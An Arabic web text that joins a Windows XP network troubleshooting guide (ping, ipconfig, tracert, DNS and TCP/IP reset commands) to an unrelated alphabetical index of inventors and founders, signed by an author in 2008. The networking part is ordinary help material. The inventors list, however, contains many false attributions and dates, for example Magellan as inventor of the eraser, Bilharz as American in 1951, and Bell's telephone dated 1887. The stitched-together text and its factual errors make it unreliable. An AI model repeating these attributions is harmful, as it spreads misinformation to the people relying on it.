لاستخدام أمر Ping في ويندوز إكس بي، افتح موجه الأوامر (ابدأ>تشغيل و اكتب cmd ثم اضغط موافق) و هناك أكتب الأمر كما يلي :

Pingwww.example.com مع إستبدال www.example.com بعنوان موقع الإنترنت الذي تحاول الاتصال به أو عنوان IP للجهاز الذي تحاول الإتصال به على الشبكة و عندها ستحصل على بيانات شبيهة بما يلي :

C:\>pingwww.example.com

Pinging VENERA.ISI.EDU [128.9.176.32] with 32 bytes of data:

Reply from 128.9.176.32: bytes=32 time=94ms TTL=242

Reply from 128.9.176.32: bytes=32 time=76ms TTL=242

Request timed out.

Reply from 128.9.176.32: bytes=32 time=81ms TTL=242

Ping statistics for 128.9.176.32:

Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),

Approximate round trip times in milli-seconds:

Minimum = 76ms, Maximum = 94ms, Average = 83ms

إذا عادت جميع الحزم التي أرسلتها بشكل سليم في وقت متقارب فهذا يعني أن اتصال TCP/IP سليم و خالي من المشاكل، أما إذا لم تعد بعض الحزم بأن تحصل على رسالة Request timed out. كما في المثال السابق أعلاه فهذا يعني أن الشبكة تعمل و لكن واحدة من العقد أو أكثر بين جهازك و الجهاز المستهدف تعاني من مشاكل ، و في هذه الحالة أعد استخدام الأمر Ping و لكن مع استخدام المعلمة– nلإرسال عدد أكبر من الحزم فمثلا الأمر التالي ping –n 30 192.168.1.1 : يرسل ٣٠ حزمة إلى الجهاز أو الموجه ١٩٢,١٦٨,١,١ فإذا كان عدد الحزم التي تفشل في العودة كبيرا packet loss فهذا يشير عادة الى وجود مشاكل في مكان ما على الشبكة و ليس على الجهاز المحلي .

أما إذا عادت كل من الحزم برسالة Request timed out. فهذا يعني أن المشكلة قد تكون مرتبطة بإعدادات TCP/IP على جهازك أو مشكلة مع جهاز آخر على الشبكة و لتضييق مجال البحث عن المشكلة، اتبع الخطوات التالية بالترتيب مع التوقف عند الخطوة التي تحصل فيها على رسالة خطأ :

-1استخدم الأمر Ping لاختبار إعدادات TCP/IP في جهازك و ذلك بتنفيذ أحد الأمرين التاليين :

ping 127.0.0.1

ping localhost

حيث يمثل ١٢٧,٠,٠,١ العنوان القياسي لجهازك، فإذا حصلت على رسالة خطأ عند تنفيذ أحد الأمرين السابقين فهذا يشير الى وجود مشكلة في إعدادات TCP/IP و لعلاجها توجه الى قسم إصلاح إعدادات TCP/IPأدناه .

-2استخدم الأمر Ping مع عنوان IP لجهازك في الشبكة .

-3استخدم الأمر Ping مع عنوان IP لأي جهاز آخر على شبكتك المحلية .

-4استخدم الأمر Ping مع عنوان IP للموجه router أو البوابة gateway الافتراضية (و هو عنوان الجهاز المرتبط مباشرة بالإنترنت) لشبكتك المحلية في حال ارتباط الشبكة بالإنترنت .

-5استخدم الأمر Ping مع عنوان كل مزود server DNS على شبكتك، فإذا كنت لا تعرف هذه العناوين فتوجه الى القسم التالي للحصول على تفاصيل كيفية التعرف على هذه العناوين .

-6استخدم الأمر Ping مع عنوان لموقع على الإنترنت بحيث يكون موقع معروف و سريع .

7-استخدم الأمر PathPing مع نفس العنوان المستخدم في الخطوة السابقة، حيث يقوم هذا الأمر بعرض المسار الكامل الذي يفصل بين جهازك و الموقع المطلوب مما يسمح لك بالتعرف على النقطة التي تقع عندها المشكلة في هذا المسار .

ملاحظة: بعض المواقع الشهيرة مثل موقع ميكروسوفت لا تستجيب لأوامر Ping كإجراء أمني، لهذا إذا حصلت باستمرار على رسائل خطأ عند محاولة استخدام الأمر Ping مع أحد المواقع الشهيرة فسيكون من المفيد إعادة المحاولة مع عناوين أخرى للتأكد من سبب المشكلة .

إذا فشلت كلتا الخطوتان الأخيرتان فهذا يعني أن المشكلة قد تكون مرتبطة بـ DNS و لمعالجتها توجه الى قسم إصلاح مشاكل DNS أدناه، و للتأكد من هذا الاحتمال استخدم الأمر Ping مع عنوان IP الرقمي للموقع المقصود بدلا من اسم الموقع فإذا نجحت في هذه الحالة و لم تحصل على رسائل خطأ فهذا يعني أنك بالتأكيد تعاني من مشاكل DNS.

ملاحظة :

لمعرفة عنوان IP الرقمي لأي موقع استخدم أداة nslookup (اذهب الى ابدأ>تشغيل و اكتب cmd ثم اضغط موافق، في نافذة موجه الأوامر التي ستظهر لك اكتب الأمر كما يلي nslookup site.com: مع استبدال site.com بعنوان الموقع المطلوب).

إذا شككت بوجود مشكلة على الإنترنت بين جهازك و مزود بعيد فإنك تستطيع استخدام أداة Tracerouteوذلك بتنفيذ أمر tracert www.example.com مثل الأمر Ping مع استبدال www.example.com بعنوان الموقع على الإنترنت، تقوم هذه الأداة بإرسال سلسلة من حزم البيانات و من ثم قياس الزمن الذي تستغرقه عند الانتقال من نقطة الى أخرى عبر المسار بين جهازك و الموقع المقصود، إذا لاحظت أن الزمن المقاس بين شبكتك و النقطة الأولى عبر المسار أطول بكثير من باقي الأزمنة المقاسة فهذا يعني أن سبب المشكلة هو مزود الإنترنت ISP الذي تتعامل معه، أما إذا لاحظت أن التأخير يقع في نقاط متقدمة من المسار فهذا يعني أن المشكلة خارج نطاق شبكتك أو مزود الإنترنت الذي تتعامل معه و ستختفي هذه المشكلة عند طلب عنوان موقع آخر يستخدم مسارا مختلفا .

إذا كانت اختباراتك السابقة تعطي نتائج متناقضة فإن المشكلة غالبا ما تكون متعلقة ببرنامج جدار ناري Firewallأو جهاز ترجمة عناوين الشبكة network address translation (NAT) مثل الموجهات أو البوابات، فإذا كنت تستخدم أي برامج جدار ناري فقم بتعطيله مؤقتا و محاولة الاتصال من جديد و إذا كنت تستخدم موجها أو بوابة فقم بتجاوزها و جرب الاتصال مباشرة بخط الإنترنت المتوفر لديك.للتأكد فيما إذا كنت تستخدم الجدار الناري المتوفر مع ويندوز إكس بي توجه الى مجلد اتصالات شبكة الإتصال في لوحة التحكم و هناك إذا وجدت أن أيقونة الاتصال مكتوب تحتها محمية بجدار ناري أو Firewalled فهذا يعني أن اتصالك الشبكي يستخدم جدار ناري، و لتعطيله اضغط بالزر الأيمن للفأرة على أيقونة الاتصال و اختر خصائص Properties ثم توجه الى تبويب خيارات متقدمة Advanced، و هناك أزل الإشارة عن حماية الكمبيوتر وشبكة الاتصال وذلك بمنع الوصول إلى هذا الكمبيوتر من إنترنت أو الحد منه (Protect My Computer And Network By Limiting Or Preventing Access To This Computer From The Internet)، بعد إيقاف عمل الجدار الناري و تجاوز الموجه كرر الإختبارات السابقة من جديد للتعرف على سبب المشكلة و بعد تحديدها و معالجتها لا تنس أن تعيد تفعيل الجدار الناري و الموجه الذي تجاوزته .

تشخيص مشاكل عناوين IP:

للتعرف على عنوان IP بالإضافة لمعلومات أخرى حول شبكتك، اذهب الى ابدأ>تشغيل و اكتب cmd ثم اضغط موافق و في موجه الأوامر الذي سيظهر اكتبipconfig ، حيث سيظهر لك عند تنفيذ هذا الأمر : عنوانIP ، لاحقةDNS ، subnet mask و البوابة gateway الإفتراضية لاتصالك الشبكي، أما إذا رغبت بمعلومات تفصيلية فاستخدم الأمر ipconfig /all.

التعرف على عنوان IP قد يساعدك في حل مشاكل الاتصال كما يلي :

1-إذا كان عنوان IP لديك بهذا الشكل : ١٦٩,٢٥٤.x.y فهذا يعني أن جهازك يستخدم عنونة IP الخاصة التلقائية Automatic Private IP Addressing (APIPA) و هذا يعني أن DHCP clientالخاص بجهازك غير قادر على الوصول الى مزود DHCP للحصول عنوانIP ، في هذه الحالة عليك التحقق من الاتصال بين جهازك و الشبكة .

ملاحظة :

يعتبر Dynamic Host Configuration Protocol (DHCP) server هو المسئول عن تخصيص عنوان IP ديناميكي لجهازك عند ولوجك الى الشبكة .

2-إذا كان عنوان IP ينتمي الى إحدى مجموعات العناوين التالية و لم تستطع الوصول الى شبكة الإنترنت فعليك التأكد من أن الجهاز المسئول عن ربطك بشبكة الإنترنت يقوم بتحويل طلبات الإنترنت من جهازك الى عنوان IP عام (public) سليم :

- **10.0.0.0 – 10.255.255.255**
- **172.16.0.0 – 172.31.255.255**
- **192.168.0.0 – 192.168.255.255**

3-إذا كان العنوان يظهر كما يلي: ٠,٠,٠,٠ فهذا يعني أن الشبكة مفصولة أو أنك تمتلك عنوان IP ثابت (static) و لكنه مكرر على الشبكة .

4-تأكد من أنك تستخدم subnet mask الصحيح و ذلك بمقارنة عنوان IP لجهازك مع عناوين IP لباقي الأجهزة على الشبكة. يجب أن تكون البوابة الافتراضية و subnet mask متطابقة لجميع أجهزة الشبكة، كما أن المجموعة الأولى و الثانية و الثالثة من الأرقام في عنوان IP لكل جهاز على الشبكة يجب أن تكون أيضا متطابقة وفقا لـsubnet mask ، فإذا كان subnet mask : 255.255.255.0 فهذا يعني أن المجموعات الثلاث الأولى من أرقام عناوين IP للأجهزة على شبكتك يجب أن تكون متطابقة فمثلا الجهاز الذي لديه العنوان ١٩٢,١٦٨,٠,٨٣ يستطيع الإتصال مع جهاز آخر عنوان IP له 192.168.0.223 و لكن الجهاز الذي يملك عنوان IP 192.168.1.101 فلن يتم التعرف عليه في الشبكة، و لكن إن كان subnet mask : 255.255.0.0 فيكفي أن تتطابق المجموعتان الأوليتان من أرقام عناوين IP للأجهزة على الشبكة و لهذا فالجهاز ذو العنوان 172.16.4.56 يستطيع الاتصال مع جهاز آخر عنوانه ١٧٢,١٦,٨٣,٢١١، كما يجب أن لا تنسى أن البوابة) gateway أو أي موجه يستخدم للولوج الى الإنترنت)يجب أن تكون هي أيضا منتمية لنفس الشبكة الفرعية .(subnet)

إصلاح إعدادات :TCP/IP

إذا كنت تشك بأنك تعاني من مشكلة في إعدادات TCP/IP جرب أحد الخيارات التالية أو جميعها :

-1أعد تشغيل معالج "إعداد شبكة الاتصال" و خاصة إذا تهت في عملية اختيار الإعدادات المناسبة أو قمت بتثبيت برنامج ما تشك أنه من الممكن أن يكون قد غير في الإعدادات الشبكية .

-2استخدم خيار التصليح التلقائي و ذلك بأن تنقر نقرا مزدوجا على أيقونة الإتصال في مجلد اتصالات شبكة الاتصال ثم انقر على تصليح Repair في تبويب الدعمSupport ، كما أنه من الممكن لك أن تقوم بنفس المهمة يدويا من موجه الأوامر بتنفيذ ما يلي من أوامر :

Ipconfig /renewو الذي يقوم تلقائيا بتجديد عنوان IP من مزود .DHCP

Arp –dو الذي يقوم بتهييج .Address Resolution Protocol cache

Nbstat –Rو الذي يعيد تحميل .NetBIOS name cache

Ipconfig /flushdnsو الذي يقوم بمسح .DNS cache

Ipconfig /registerdnsو الذي يقوم بتسجيل اسم الكمبيوتر في مزود DNS المناسب .

-3أعد تنصيب ملفات بروتوكول TCP/IP و ذلك بأن تذهب الى ابدأ>تشغيل و اكتب ما يلي :

netsh int ip reset resetlog.txtثم اضغط موافق .

إصلاح إعدادات :DNS

يعتبر مزود DNS هو المسئول عن ترجمة أسماء المواقع الى أرقام عناوينIP ، و فيما يلي بعض الأسئلة التي يجب أن تضعها في اعتبارك إذا شككت بوجود مشكلة في إعدادات :DNS

-1هل تشير إعدادات TCP/IP الى مزودات DNS المناسبة أم لا؟ و للإجابة عن هذا السؤال قارن بين عناوين مزودات DNS في إعدادات TCP/IP في جهازك مع تلك التي زودك بها مزود خدمات الإنترنت ISPالذي تتعامل معه. ٢- هل يعاني مزود خدمات الإنترنت الذي تتعامل معه من مشاكلDNS ؟ و للإجابة عن هذا السؤال قم باستخدام الأمر ping مع عنوان كل مزود DNS للتأكد من عمله، فإذا تبين لك أن أحد مزودات DNS لا يستجيب، قم بحذفه من إعدادات .TCP/IP

-3هل قمت بتنصيب أي من برامج تسريع الإنترنت؟ تقوم هذه البرامج في حفظ عناوين IP الرقمية للمواقع التي تزورها على جهازك بحيث توفر الوقت المستخدم في الاتصال بمزود DNS لترجمة اسم الموقع و هذا مفيد إلا في حالة واحدة و هي أن يقوم صاحب الموقع بتغيير عنوان IP الرقمي مما يؤدي الى منعك من الوصول الى هذا الموقع بسبب أن عنوان IP الرقمي المحفوظ في جهازك لا يتفق مع العنوان الجديد، لحل هذه المشكلة دون إزالة برنامج التسريع، توجه الى هذا المجلد داخل مجلد الويندوز :

System32\Drivers\Etcو هناك تجد الملفHosts ، قم بتحريره باستخدام المفكرة Notepad أو أي محرر نصوص آخر ، و ابحث فيه عن الموقع المطلوب و استبدل عنوان IP الرقمي القديم له بالعنوان الجديد .

-4هل فشلت في الوصول الى موقع معين على الإنترنت مع يقينك أن الموقع يعمل بدون مشاكل على أجهزة أخرى؟ لحل هذه المشكلة استخدم الأمر التالي من موجه الأوامرipconfig /flushdns :

فهرس المخترعين

المخترعين

)أ (

ـ ـ آرثـ ـ ـ ـ ـ ـر ويـ ـن ـــــــــــــ مخترع الكلمات المتقاطـعـة / ١٩١٣ / أمريكي
ـ ـ أبـ ـوبـ ـكر الـ ـفزاري ــــــــــــــــــ مبتكر آلة الاسطرلاب /
ـ ـ أحمد بن محمد الصاغاني ـــــــــــــ مخترع جهاز الاسطرلاب /
ـ ـ أحمد شـ ـاه دراني ـــــــــــــــــــ مؤسس الدولة الأفـ ـغـ ـانـ ـيـ ـة / ١٧٤٧ / أفـ ـغـ ـاني
ـ ـ أحمد غـ ـ ـاـ ـوش ـــــــــــــــــــــــــــ مؤسـ ـس جمـ ـعـ ـية منع المسكرات /
ـ ـ أدوارد جـ ـ ـيـ ـ ـنر ـــــــــــــــــــــــ مكتشف مصل الجـ ـدري /
ـ ـ أراسـ ـ ـكـ ـا ـــــــــــــــــــــــــــ مخترع المجهر الالكتروني /
ـ ـ أ . لافـ ـ ـ ـاران ـــــــــــــــــــــــ مكتشف الطفيليات / فرنسي
ـ ـ ألـ ـبـ ـ ـير مـ ـارش ـــــــــــــــــ م . سبيكة من النيكل والكروم تتحمل الحرارة / أمريكي
ـ ـ أمـ ـيديه بوليـ ـيـ ـه ـــــــــــــــــــ مخترع السيارة البخارية / فرنسي
ـ ـ أنـ ـدريـ ـه مـ ـيشلين ـــــــــــــــــــ واضع عـ ـلم خصائص الغـ ـازات / فرنسي
ـ ـ أنـ ـطـ ـوان بيكريـ ـل ـــــــــــــــــــ مخترع الجلفانومتر / فرنسي

ـ ـ أوسـتـوالـد ـــــــــــــــــــــــــــــــــ المؤسـس الأول للكيمياء الفيزيائية / ألمـاني
ـ ـ أوغـست برتـولـدي ـــــــــــــــــــــــ مصمم تمثال الحرية / ١٨٨٦ / فرنسي
ـ ـ ابراهيم بن الأغـلب ــــــــــــــــــــــــ مؤسـس دولة الأغـالبة /
ـ ـ ابـن الـنـفـيـس ــــــــــــــــــــــــــ مكتشف الدورة الدموية الصغرى /
ـ ـ ابـن الـهـيـثـم ـــــــــــــــــــــــــــ مكتشف ظاهـرة الانـعـكاس الضوئي /
ـ ـ ابـن زهـــــــــر ـــــــــــــــــــــــــــ مكتشف جرثومة الجـرب / اندلسي
ـ ـ ابـن ســيـنــا ـــــــــــــــ مبتدع طريقة استخلاص الـعـطرمن الزهور بالتقطير
ـ ـ ابـن ســيـنــا ـــــــــــــــــــــــــــــ مكتشف الطفيلية المعـوية /
ـ ـ ابـن يـونـــس ــــــــــــــــــــــــــــ مخترع رقـاص الـسـاعـة /
ـ ـ ادمون بيكيريل ــــــــــــــــــــــــــــ مبتكر الصور الملونة غـير الثابتة / ١٨٤٨ /
ـ ـ إدوار تـيـلـر ـــــــــــــــــــــــــــ مخترع القنبلة الهيدروجينية / ١٩٥٢ /
ـ ـ ادوارد باكويـل ـــــــــــــــــــــــــــ مخترع نظام الـنـقـد الورقي / انجليزي
ـ ـ اسحاق سنجـر ـــــــــــــــــــــــــــ مخترع آلة الخياطة /
ـ ـ اسحاق نيوتـن ــــــــــــــــــــــــــ مكتشف قانون الجاذبية / ١٦٧٢ / انجـلـيـزي
ـ ـ اسحاق نيوتـن ـــــــــــــــــــــــــــــ مكتشف الـعـلاقة بين اللـون وتـشـتـت الـضوء
ـ ـ الإخـوة رايـت ــــــــــــــــــــــــــ مخترع الطائرة / ١٩٠٣ / أمريكي
ـ ـ الإخـوة روفـر ــــــــــــــــــــــــــــــ مخترع آلة تصوير الافـلام /
ـ ـ الإخـوة مونتجولفـيـيـه ـــــــــــــــــــ مخترعـا الـبـالـون / ١٧٨٣ / فرنسيـيـن
ـ ـ الإخـوة ويـلـبر ـ ـ أورفـيـل ــــــــــ مصمما الطائرات الشراعـية / ١٨٩٩ /
ـ ـ الـبـابـلـيـون ـــــــــــــــــــــــــــــ مبتكر نظام الدقائق للساعة /

ـ ـ الخليل بن أحمد الفراهـيـدي ـــــــــ مبتكر عـلم الـعـروض /
ـ ـ الـصـيـنـيـون ــــــــــــــــــــــــــ أول من اكتشف البوصلة / ١٠٠٠ ق م
ـ ـ الـفـرد نـوبـل ـــــــــــــــــــــــــ مخترع الديناميت / سويدي
ـ ـ الـفـونـسو دي سـوزا ــــــــــــــ مستكشف ريودي جانيروالبرازيلية/١٥٣١/ برتغالي
ـ ـ الكساندر جراهام بل ــــــــــــــــ مخترع الـتـلـفـون / ١٨٨٧ / أمريكي
ـ ـ الكساندرو فليمنج ـــــــــــــــــــــ مكتشف البنسلين / ١٩٢٨ / اسكـتـلـنـدي

ـ ـ الكـسـنـدر بـــان ــــــــــــــــــــــــ مكتشف الساعـة الكهربائية /
ـ ـ الكسندر هامبولت ـــــــــــــــــــــــ مؤسس عـلم المناخ والمحيطات /
ـ ـ اليساندرو فولـتـا ـــــــــــــــــــــــ مخترع البطارية الكهربائية / ايـطـالي
ـ ـ اليشا جريفز أوتيس ــــــــــــــــــ مبتكر المصـعـد / ١٨٥٢ / أمريكي
ـ ـ امريكو فسبوتشي ـــــــــــــــــــــــ مكتشف نهر الأمـازون / ايـطـالي
ـ ـ انريكو فـيرمي ـــــــــــــــــــــــــــ صانع أول قنبلة نووية /
ـ ـ انطوان لافوازييـه ــــــــــــــــــــ مكتشف قانون بقاء الكتلة / فرنسي
ـ ـ مكتشف فـائـدة الأوكسيجين في الاحتراق .

-- انطـون مزن شرودر __________ مكتشف الـفـوسـفـور الأحـمـر / ١٨٤٥ / نمساوي

-- اوتمار مرجونثالر _______________ مخترع ماكينة الطباعة (اللينوتيب) /

-- ايجورسيكورسكي _______________ مخترع الهليوكوبتر /

-- ايـدهـمان كورنـيز _______________ مكتشف المكسيك /

-- ايـنبـال كاراتـشي _______________ مبتكر الكاراكاتـير / ايـطـالي

-- ايـه دي تـوريـس ________________ مخترع الجـيـتـار / ١٨٥٠ / اسـبـاني

(ب)

-- بـاردي ــن ____________________ مخترع الترانسيستور / أمريكي / (١)

-- بـارسـ ـتر ____________________ مخترع التوربين البخاري /

-- بـاسـ ـكال ____________________ مكتشف ضغط الهواء /

-- برتولو موديـان _______________________ مكـتـشـف طريق رأس الرجاء الصالح /

-- بـرتـيـ ـن __________________________ مخترع الترانسيستور / أمريكي / (٢)

-- بـرقـوق __________________________ مؤسس دولة المماليك البرجية /

-- بريستـلي __________________________ مكتشف الاوكسيجين /

-- بـطليموس الأول _________________ مؤسـس مكتبة الاسكندرية / أحد قـادة الاسكندر

-- بـلانـكارد __________________________ مخترع الباراشوت / فرنسي

-- بـليـز باسكـال __________________________ مخترع الآلة الحاسبة / ١٦٤٢ / فرنسي

-- بنيامين فرانكلين ____________________ مخترع مانـعـة الصواعـق /

-- بنيتوموسوليني ______________________ مؤسس النظام الفاشي في ايطاليا عام ١٩١٩

-- بـوديـن __________________________ مخترع الحضانة الصناعية / ١٨٨٠ / فرنسي

-- بـورش __________________________ مخترع الـعـدسات ذات البـعـدين /

-- بول جوليوس رويـتر _______________ مؤسـس وكالة رويـتر للانباء / ١٨٥١ / ألمـاني

-- بول مولـر __________________________ مكتشف مـادة ال دي دي تي /

-- بـويـل __________ مكتشف مكونات الغـلاف الجوي للأرض / أيرلـنـدي

-- بيدرو دي منـدوزا _________________ مستكشف بيونس ايرس / ١٥٣٦ / أسباني

(ت)

ـ ـ تايلـر يـونـج ____________________ مخترع الرادار / ١٩٣٥ /
ـ ـ تـوريـشللي ______________________ مبتكر ميزان الحرارة / ايـطـالـي
ـ ـ تـوماس اديـسـون ______________ مخترع الضوء الكهربائي / ١٨٧٩ / أمـريكي

ـ ـ تومـــاس ســـــانت _________________ مخترع آلة الخياطة / ١٧٩٠ / انجليزي
ـ ـ تـيـودور بـلهارس __________________ مكتشف جرثومة البلهارسيا / ١٩٥١ / أمريكي

(ج)
ـ ـ جابرييل ليبمان ______________________ مبتكر الصور الملونة الثابتة / ١٨٩١ / فرنسي
ـ ـ جـــــاك بابـنـيـه ____________________ مخترع آلة قياس معـل السرعـة / فرنسي
ـ جـــــاك كونـتـيـه ____________________ مخترع قلم الرصاص / فرنسي
ـ ـ جـاكـوب شيـك _____________________ م . ماكينة الحلاقة الكهربية / ١٩٢٩ / أمريكي
ـ ـ جـــــــالـيـلـيـو ______________________ مخترع التلسكوب / ايـطالي
ـ ـ جان باتيست فارينا ________________ صانع العـطور / ١٧٠٩ / ايـطـالي
ـ ـ جبريل فهرنهايت __________________ مخترع مقياس درجة الحرارة الزئبقي (الترمومتر)
ـ ـ ج . بـيـــدلـــر ________________ مخترع آلة التصوير الـنـسخي / ١٩٠٦ / أمريكي
ـ ـ سـالفـيـنوأرماتي ____________________ مخترع النظارة / ١٢٨٠ / ايـطـالي
ـ جورج افرسـت _______________________ مكتشف قمة افرست بأنها اعـلى قمة في الـعـالم /

ـ ـ جـورج ايـسـتمان ____________________ م . آلة التصوير الفوتوغرافي / ١٨٨٨ / أمريكي

ـ ـ جريجوري بـيـتـكوس __________________ مخترع حبوب منع الحمل / ١٩٥٤ / أمريكي (٢)
ـ ـ جـورج بولـمـان ______________________ مخترع عـربات النوم في القطارات /
ـ ـ جـورج دانـلـوب ______________________ م . الاطارات المنفوخـة / اسكتلندي
ـ ـ جـورج سـتيـفـنـسون _______________ مبتكر المحرك البخاري /
ـ ـ جـورج فـروسـت ____________________ مخترع راديـو السيارة / ١٩٢٢ / أمريكي
ـ ـ جـورج مـنـدل __________________________ مبتكر قانون الوراثة /
ـ ـ جـوزيف آسبن __________________________ مكتشف الاسمنت / بريطاني
ـ ـ جـوزيف طومسون ____________________ مكتشف الإلكترون / ١٨٩٧ /
ـ ـ جـوستاف ايفل ______________________ مصمم برج ايفل / فرنسي
ـ ـ جـون بمبرتون ______________________ مبتكر شراب الكوكاكولا / أمريكي(2)
ـ ـ جـــــــون بـــيرد ______________________ مخترع التلفزيون المـلـون / أمريكي
ـ ـ جـــــون دالتون ______________________ مكتشف عـمى الألـوان / انجليزي
ـ ـ جـــــــــــون روك ____________________ مخترع حبوب منع الحمل / ١٩٥٤ / أمريكي
ـ ـ جــــون كابـوت ____________________ مكتشف كـنـدا / ١٤٩٧ /

-- جـــون لـيـسـلي ________________ م . جهاز الهايجرومتر لقياس الرطوبة .
-- جـــــون نابـير ________________ مخترع اللوغاريتمات /
-- جـــــون ووكر ____________________ مخترع أعـواد الـثـقـاب /
-- جـوهان جوتـنبرغ __________________ مكتشف ماكينة الطباعة / ١٥٥٧ / ألمـاني
-- جـــيــد ديـــزو ____________________ مخترع النوتة الموسيقية / ١٠١٠ /
-- جـيـر هـاردت ____________________ مكتشف الأسـبرين / فرنسي
-- جـيـسـوب ____________________ واضع نظام آلة التحويل في خطوط السكك الحديدية
-- جيسي ريـنـــو ________________ م . السلم الدوار (الاسكاليتور) ١٨٩١ / أمريكي
-- جيسي نيسميث ________________ مخترع كرة السلة / ١٨٩١ / أمريكي
-- جيمس فرانـسيـس ________________ مخترع الـتـوربيـن / أمريكي
-- جيمس كــــوك __________________ مكتشف اسـترالـيـا وانترتيكا / انجليزي
-- جيمس وات ______________ مخترع القاطرة البخارية / ١٧٨٤ / اسـكـتـلـنـدي
-- مكتشف تركيب الماء /
-- جـين ساري فرينـا ________________ مخترع الكولونيا / ١٨٥٠ / ألمـاني

(د)

-- داتـسـون واط ____________________ مبتكر الرادار / انجلـيزي
-- دانـيـال فهرنهايـت ____________________ مخترع مقياس الحرارة فهرنهيت / ألمـاني
-- دفـيـد هـوجـس ______________________ مخترع الميكروفون / انجليزي
-- دوم بيـنـشون ________________________ مكتشف طريقة إخصاب البيضة عـند الأسماك /
-- دي تورنـست ________________________ مخترع محال الصوت للراديو /
-- ديـــزل ________________________ مخترع محرك السيارة / ١٨٩٢ / ألمـاني

(ر)

-- راشـد الـغـنـوشـي ________________ مؤسـس حركة الاتجاه الاسـلامي بـتـونـس
-- رايـس أليـوج ____________________ مخترع مكبرات الصوت /

ــ رذرفــورد ______ مكتشف أشــعــة ألــفــا و بــيــتــا و جاما / نيوزلندي
ــ مكتشف تركيب الذرة .
ــ روبــرت بادن باول ________ مؤســس الحركة الكشفية في الــعــالم / انجــليزي

ــ روبرت بــيري ________________ مكــتــشــف الــقــطــب الشمالي / ١٩٠٩ /

ــ روبرت كوخ ______ مكتشف جرثــومة الكولــيرا والسل الرئوي ألماني
ــ روبرت هــــوك ____________ مخترع المجهر المركب /
ــ روجيه بــيكون ____________ مخترع النظارات الطبية /
ــ رودريجو دي باستــيداس ______ مستكشف أمريكا الوسطى / ١٥٠١ / أسباني
ــ رولانــد هـــــــــل ____________ مبتــكــر الــطــوابــع /
ــ رونــتــجــن ____________ مكتشف أشــعــة اكــس / ١٨٩٥ / ألمــاني
ــ ريتشارد تريفيتيك __________ مخترع أول قاطرة بخارية / بريطاني
ــ ريــنــيــه ليناك ______________________ مبتكر سماعــة الطبيب / فرنسي

(ز)

ــ زبــلــن ____________ مخترع المنــطــاد / ١٩٠٠ / ألمــاني

(س)

ــ ســــابــين ____________ مكتشف مصل شــلل الأطفــال /
ــ ســانت بازيــل ____________ مؤســس أول مستشفى / يــوناني
ــ سباستيــان ارارد ______________________ مبتكر البيانو الحديث / ١٨٢٢ / فرنسي
ــ ســبانجلر ______________________ مخترع المكنسة الكهربائية / ١٩٠٧ / أمريكي
ــ ســتــانلي ______________________ مخترع المحول الكهربائي / ١٨٨٥ / أمريكي
ــ ستيــفــنــســون ____________________ مخترع القاطرة الحديدية / ١٨١٤ / انجليزي
ــ ســـــوان ______________________ مخترع الأشــعــة /
ــ ســيــث هانــت ______________ مبتكر أول ماكينة آلية لصناعــة الدبابيس / أمريكي

(ش)

ــ شارلــز هــيدبرت ____________ مخترع البسكويت / ١٩٠٣ /
ــ شارلــزجــوديــيــر ____________________ مخترع المطاط المقــسي / ١٨٩٣ /
ــ شالــنــبــرجر ____________________ مخترع الــعــداد /
ــ شــا ولاو ____________________________ مخترع أشعــة الليزر / ١٩٥٨ / أمريكي
ــ شــــوكــــلي ____________ مخترع الترانسيستور / أمريكي (٣)
ــ شــونبــيان ______________ مكتشف غــاز الأوزون / ألمــاني

(ص)

ـ ـ صمويل كولت ________________ مخترع المسدس / ١٨٣٦ / أمريكي
ـ ـ صمويل مـورس ________________ مخترع الـتـلـغـراف / 1832 / أمريكي
ـ ـ طـالـيـــس ________ أول من قام بقياس ارتفاع أهرام مصر بطريقة الظل / أغريقي

(ع)

ـ ـ عـبـدالرحمن بن رستم _____________ مؤسـس مدينة تاهرت الجزائرية /
ـ ـ عـلي بن فـرنـاس _________ أول من وصف عـملية الشق في استخراج الحصاة .

(ف)

ـ ـ فـارادي ___________________ مخترع الديـنـامـو / ١٨٣٠ /
ـ ـ فـارنسورث ____________________ مخترع التلفزيون الالكتروني /
ـ ـ فـاسكودي جـاما __________________ مستكشف المحيط الهادي / برتـغـالي
ـ ـ فرانسيسكو بيـزارو ________________ مستكشف بيرو / ١٥٣٢ / أسباني
ـ ـ فرانك روبرتـســون _____________ مخترع شراب الكوكاكولا / ١٨٨٦ / أمريكي (١)
ـ ـ فـرديـنـانـد كاريــــه ________________ مخترع الـثـلاجـة / ١٨٥٨ / فرنسي
ـ ـ فـــرويـد ___________________________ واضع عـلم الـنـفـس التحليلي /
ـ ـ فريدريك بانتينج ______________________ مكتشف الانسولين / ١٩٢١ / انجليزي
ـ ـ فريدريك هـوبكنز ______________________ مكتشف الفيتامينات / انجليزي
ـ ـ فلاديمير بولسون ______________________ مخترع المـسـجـل / ١٨٩٩ / دانمركي
ـ ـ فـون بـهـرنـغ _____________________ مكتشف مضادات السموم / ١٨٩٠ / ألمـاني
ـ ـ فـون دريـــبـل _____________ مخترع الـغـواصة / ١٧٧٥ / أمريكي
ـ ـ فيتوريو بوتيـجو _____________________ مكتشف نهر جوبا الصومالي /
ـ ـ فـيـثاغــورس ________________________ مكتشف جـدول الضرب / أغـريـقي
ـ ـ فيرمادي ماجلان _________________مخترع الممحاة الكاوتشوك (الأستيكة) / برتغالي
ـ ـ فيـلـونار نـدورث ___________________ مخترع الـتـلـفـاز /
ـ ـ هيـبـولت فـــــيزو _____________ حـدد سـرعـة الضـوء / ١٨٤٩ / فرنسي



المصادر

لقد كان مصدر هذه المادة العلميه من الاندية والموسوعات والمجلات العلمية الموجودة في محركات البحث ياهو وقوقل

ومن الله التوفيق

عصام سرحان ذياب العزاوي

العراق ٢٠٠٨

Emil

issam_art4@yahoo.com